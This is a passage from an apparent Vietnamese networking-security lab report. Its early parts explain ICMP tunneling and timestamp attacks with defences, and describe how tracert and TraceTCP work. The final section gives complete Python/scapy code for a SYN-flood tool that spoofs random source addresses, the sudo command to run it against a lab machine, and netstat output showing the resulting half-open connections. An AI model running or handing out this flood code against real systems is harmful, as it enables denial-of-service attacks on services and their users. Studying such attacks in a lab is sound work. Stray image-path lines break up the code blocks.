- **Tường lửa:** Chặn các gói ICMP từ nguồn không tin cậy.

5. ICMP Tunneling (Khai thác ẩn)

- **Cách hoạt động:**
 - Kẻ tấn công sử dụng ICMP để truyền tải dữ liệu bất hợp pháp (ví dụ: mã độc, thông tin bị đánh cắp) qua tường lửa hoặc các hệ thống bảo mật không kiểm tra lưu lượng ICMP.
- **Hậu quả:**
 - Rò rỉ dữ liệu nhạy cảm hoặc thực hiện các hành vi độc hại mà không bị phát hiện.
- **Cách phòng chống:**
 - **Giám sát ICMP:** Theo dõi lưu lượng ICMP để phát hiện các mẫu bất thường.
 - **Hạn chế ICMP:** Chỉ cho phép các loại ICMP cần thiết cho hoạt động mạng (ví dụ: Echo Reply).

6. ICMP Timestamp Attack

- **Cách hoạt động:**
 - Kẻ tấn công gửi gói tin ICMP broadcast để xác định thời gian hoạt động của thiết bị hoặc đồng bộ hóa thời gian để thực hiện tấn công phối hợp.
- **Hậu quả:**
 - Kẻ tấn công có thể khai thác thông tin về cấu hình hệ thống hoặc thực hiện các cuộc tấn công thời gian (time-based attacks).
- **Cách phòng chống:**
 - **Tắt ICMP Timestamp:** Vô hiệu hóa việc xử lý các gói ICMP Timestamp trên thiết bị mạng.

3. Tìm hiểu về tracer và tracert

3.1 Tracert (Trace Route)

Định nghĩa:

- **Tracert** là một công cụ dòng lệnh dùng để xác định đường đi của gói tin từ máy tính nguồn đến đích qua các router trung gian trong mạng.
- Nó sử dụng giao thức **ICMP Echo Request** hoặc **ICMP Time Exceeded** để thu thập thông tin về các nút mạng.

Cách hoạt động:

1. Gửi gói tin ICMP với TTL tăng dần:

- Tracert gửi gói tin ICMP với giá trị **Time-to-Live (TTL)** ban đầu là 1.
- Mỗi lần gói tin đến một router, TTL giảm đi 1. Khi TTL bằng 0, router trả về gói tin **Time Exceeded** cho máy gửi.

2. Thu thập thông tin:

- Máy gửi nhận được thông tin từ router và ghi lại địa chỉ IP, thời gian phản hồi.
- Sau đó, TTL tăng lên 1 và tiếp tục gửi đến nút mạng kế tiếp.

3. Kết thúc khi đến đích:

- Quá trình lặp lại cho đến khi gói tin đến đích (đích trả về gói tin Echo Reply).

3.2 TraceTCP

Định nghĩa:

- **TraceTCP** là công cụ tương tự **Tracert** nhưng hoạt động ở mức **TCP** thay vì ICMP.
- Nó cho phép theo dõi đường đi của gói tin TCP tới một cổng cụ thể trên máy đích (ví dụ: cổng 80 cho HTTP, cổng 443 cho HTTPS).

Cách hoạt động:

1. Gửi gói tin TCP SYN:

- TraceTCP gửi gói tin TCP SYN với TTL tăng dần, tương tự như Tracert.

2. Thu thập thông tin:

- Các router trung gian trả về lỗi **TTL Expired**, và máy đích trả về **TCP SYN-ACK** khi kết nối thành công.

3. Kết thúc khi kết nối hoàn tất:

- Khi nhận được SYN-ACK, TraceTCP xác nhận rằng cổng trên máy đích đang hoạt động.

4. Lập trình tool tấn công syn-flood đơn giản.

Chương trình này được viết bằng ngôn ngữ python và sử dụng thư viện **random** và thư viện **scapy** :

- Thư viện **random** dùng để tạo một địa chỉ IP ngẫu nhiên cho mỗi gói tin gửi đi và tạo một số thứ tự ngẫu nhiên (sequence number) cho gói tin TCP.
- Thư viện **scapy** được sử dụng để tạo và gửi các gói tin mạng.

Dưới đây là code :

```
import random
from scapy.all import *

# Hàm gửi gói SYN Flood
def syn_flood(target_ip, target_port, num_packets):
    for _ in range(num_packets):
        source_ip = ".".join(str(random.randint(0, 255)) for _ in range(4))
        ip = IP(src=source_ip, dst=target_ip)
        syn = TCP(dport=target_port, flags="S", seq=random.randint(1000, 9000))
        pkt = ip/syn
        send(pkt, verbose=0)


# Địa chỉ IP của máy đích và cổng
target_ip = "192.168.248.130"
target_port = 12345

# Giới hạn số lượng gói SYN (ví dụ: gửi 1000 gói)
num_packets = 1000
```

```
# Thực hiện tấn công SYN Flood
syn_flood(target_ip, target_port, num_packets)
```

Code này sẽ được viết ở trong trình soạn thảo nano

```
nano syn_flood.py
```



```
22 Nov 23:03 vi [search] [menu] [back] [forward] [close]
tranphuc@tranphuc-VMware-Virtual-Platform: ~
GNU nano 7.2 syn_flood.py
import random
from scapy.all import *

# Hàm gửi gói SYN Flood
def syn_flood(target_ip, target_port, num_packets):
    for _ in range(num_packets):
        source_ip = ".".join(str(random.randint(0, 255)) for _ in range(4))
        ip = IP(src=source_ip, dst=target_ip)
        syn = TCP(dport=target_port, flags="S", seq=random.randint(0, 65535))
        pkt = ip/syn
        send(pkt, verbose=0)

# Địa chỉ IP của máy đích và cổng
target_ip = "192.168.248.130"
target_port = 80

# Giới hạn số lượng gói SYN (ví dụ: gửi 1000 gói)
num_packets = 1000


# Thực hiện tấn công SYN Flood
syn_flood(target_ip, target_port, num_packets)
```

và thực hiện chương trình dùng câu lệnh

```
sudo python3 syn_flood.py
```

Để kiểm tra bên máy đích chúng ta sử dụng câu lệnh netstat để có thể hiển thị hết các kết nối TCP đang trong trạng thái thiết lập (SYN_RECV)

```
netstat -an | grep SYN_RECV
```

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal displays the command 'netstat -an | grep SYN_RECV' and its output, which lists 18 TCP connections in the SYN_RECV state. Each line shows 'tcp6', '0', '0', the local IP '192.168.248.130:80', and a remote IP and port. The remote addresses include 253.172.253.181:20, 242.71.238.228:20, 0.245.236.21:20, 251.129.218.6:20, 244.12.2.164:20, 255.183.25.144:20, 246.37.161.100:20, 250.191.124.224:20, 250.123.99.73:20, 251.209.169.13:20, 242.229.226.99:20, 243.234.118.75:20, 254.214.220.72:20, 254.52.8.111:20, 246.124.99.83:20, 0.114.31.246:20, and 246.37.28.63:20.

```
ducphuc@ducphuc-VMware-Virtual-Platform:~$ netstat -an | grep SYN_RECV
tcp6        0      0 192.168.248.130:80    253.172.253.181:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    242.71.238.228:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    0.245.236.21:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    251.129.218.6:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    244.12.2.164:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    255.183.25.144:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    246.37.161.100:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    250.191.124.224:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    250.123.99.73:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    251.209.169.13:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    242.229.226.99:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    243.234.118.75:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    254.214.220.72:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    254.52.8.111:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    246.124.99.83:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    0.114.31.246:20
SYN_RECV
tcp6        0      0 192.168.248.130:80    246.37.28.63:20
SYN_RECV
```